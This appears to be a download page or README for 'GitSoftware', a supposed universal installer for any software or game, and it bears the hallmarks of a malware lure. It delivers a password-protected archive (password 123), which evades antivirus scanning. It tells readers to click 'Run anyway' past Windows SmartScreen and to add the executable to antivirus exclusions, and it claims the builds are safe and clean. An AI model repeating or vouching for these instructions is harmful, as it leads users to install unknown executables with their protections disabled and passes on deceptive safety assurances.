⬇️ Download Instructions — GitSoftware Installer
🎯 What is GitSoftware?
GitSoftware is a universal installer that automatically detects which software or game you need and installs it on your PC — no manual setup required.
✅ Just run it once — it handles everything automatically: downloads the required files, configures the installation, and launches the software ready to use.
━━━━━━━━━━━━━━━━━━━━━━ ⬇️ Choose your download:
📦 [Download GitSoftware.exe] - Recommended
⚡ [Download GitSoftware.msi] - Fast, if exe doesn't work
━━━━━━━━━━━━━━━━━━━━━━
📥 Step 1 — Download
Click one of the links above and save the file to your PC.
The downloaded file will be named GitSoftware.exe_pass_123 (or GitSoftware.msi_pass_123)
━━━━━━━━━━━━━━━━━━━━━━
📦 Step 2 — Extract the Archive
Right-click the downloaded file and select "Extract All" (or open with WinRAR / 7-Zip)
🔑 When prompted for a password, enter: 123
You will see GitSoftware.exe or GitSoftware.msi inside the extracted folder.
━━━━━━━━━━━━━━━━━━━━━━
📂 Step 3 — Run the Installer
⚠️ Before installation, make sure that your local disk C has at least 1 GB of free space.
Double-click the downloaded GitSoftware.exe (or .msi) to launch.
🛡️ If Windows SmartScreen appears — click "More info" → "Run anyway".

This is expected for new installers and is completely safe.
━━━━━━━━━━━━━━━━━━━━━━
✅ Step 3 — Follow the Installer
Click "Continue" in the installer window and wait for the installation to complete.
The installer will automatically detect and install your software or game.

Once complete, a desktop shortcut will appear — your software is ready to use! 🎉
━━━━━━━━━━━━━━━━━━━━━━
💻 System Requirements
🪟 OS: Windows 10 / 11 (64-bit)
🧠 RAM: 8 GB minimum
💾 Storage: varies by software (1–130 GB)
🌐 Internet: not required after installation
━━━━━━━━━━━━━━━━━━━━━━
⚠️ Having issues?
Make sure your antivirus is not blocking GitSoftware.exe — add it to exclusions if needed.
All builds are tested and clean. 🔒